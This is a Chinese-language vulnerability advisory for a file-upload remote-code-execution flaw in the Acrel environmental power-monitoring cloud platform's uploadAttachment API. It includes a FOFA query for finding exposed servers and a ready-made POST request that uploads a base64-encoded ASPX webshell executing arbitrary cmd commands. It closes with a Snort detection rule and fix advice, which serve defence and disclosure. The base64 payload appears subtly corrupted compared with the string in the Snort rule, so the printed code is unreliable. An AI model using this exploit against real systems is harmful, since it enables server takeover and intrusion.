

安科瑞环保用电监管云平台

uploadAttachment 文件上传致RCE

安科瑞环保用电监管云平台 uploadAttachment 文件上传致RCE，攻击者可通过上传恶意文件导致服务器被控制。

影响版本

安科瑞环保用电监管云平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="myCss/phone.css"

POC/EXP:

```
POST /api/APP/uploadAttachment HTTP/1.1
Host: 127.0.0.1
Content-Type: application/json
Accept: */*
Connection: close

{"FileStr": "PCVAIFBhZ2UgTGfUz3VhZ2U9IkpzY3JpcHQiIHZhbg1kYXRlUmVxdwVzdD0iZmFsc2UiI
CU+Cjw1CnZhciBjPW5ldyBTeXN0ZW0uRG1hZ25vc3Rpy3MuUHJvY2Vzc1N0YXJ0SW5mbygiY21kIik7Cn
ZhciB1PW5ldyBTeXN0ZW0uRG1hZ25vc3Rpy3MuUHJvY2VzcygpOwp2YXIgb3V0O1N5c3R1bs5JTj5TdHJ
1YW1SZWfkZXIsRUK6U3lzdGVtLk1PL1N0cmVhbVJlYWRlcjsKYy5Vc2VtaGVsbEV4ZWNIbGU9ZmFsc2U7
CmMuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlOwpjL1JlZGlyZWNOU3RhbmRhcmRFcnJvcj10cnVlO
wp1L1N0YXJ0SW5mbz1jOwpjLkFyZ3VtZW50cz0iL2MgIiArIFJlcXVlc3QuSXR1bVsiY21kI107CmUuU3
RhcnQoKTskb3V0PWUuU3RhbmRhcmRPdXRwdXQ7CkVJPWUuU3RhbmRhcmRFcnJvcjsKZS5DbG9zZSgpOwp
SZXNwb25zZS5Xcm10ZShvdXQuUmVhZFRvRW5kKkckgkyBFSS5SZWFkVG9FbmQoKSk7C1N5c3R1bs5JTj5G
awx1LkR1bGV0ZShsZXF1ZXN0L1BoeXNpY2FsUGF0ack7C1JlY3BvbnN1LkVuZCgpOyU+", "FileFormat
": "aspx"}
```



snort规则:

```
alert http any any -> $HOME_NET any (
    msg:"Acrel Environmental Power Monitoring Cloud - ASPX WebsHELL Upload via
uploadAttachment";
    flow:to_server,established;
    http.method; content:"POST";
    http.uri; content:"/api/APP/uploadAttachment";
    http.header; content:"Content-Type: application/json";
    http.request_body; content:"\\"FileStr\\"";
    pcre:"/\\"FileStr\\"":"PCVAIFBhZ2UgTGFuZ3VhZ2U9IkpzeY3JpcHQi\[^\"]+\\"/i";
    pcre:"/\\"FileFormat\\":\\"aspx\\"/i";
    metadata:
        cve none,
        service http,
        affected_product "安科瑞环保用电监管云平台",
        vulnerability_type "WebsHELL Upload RCE",
        severity "critical";
    classtype:web-application-attack;
    sid:1000507;
    rev:1;
    priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。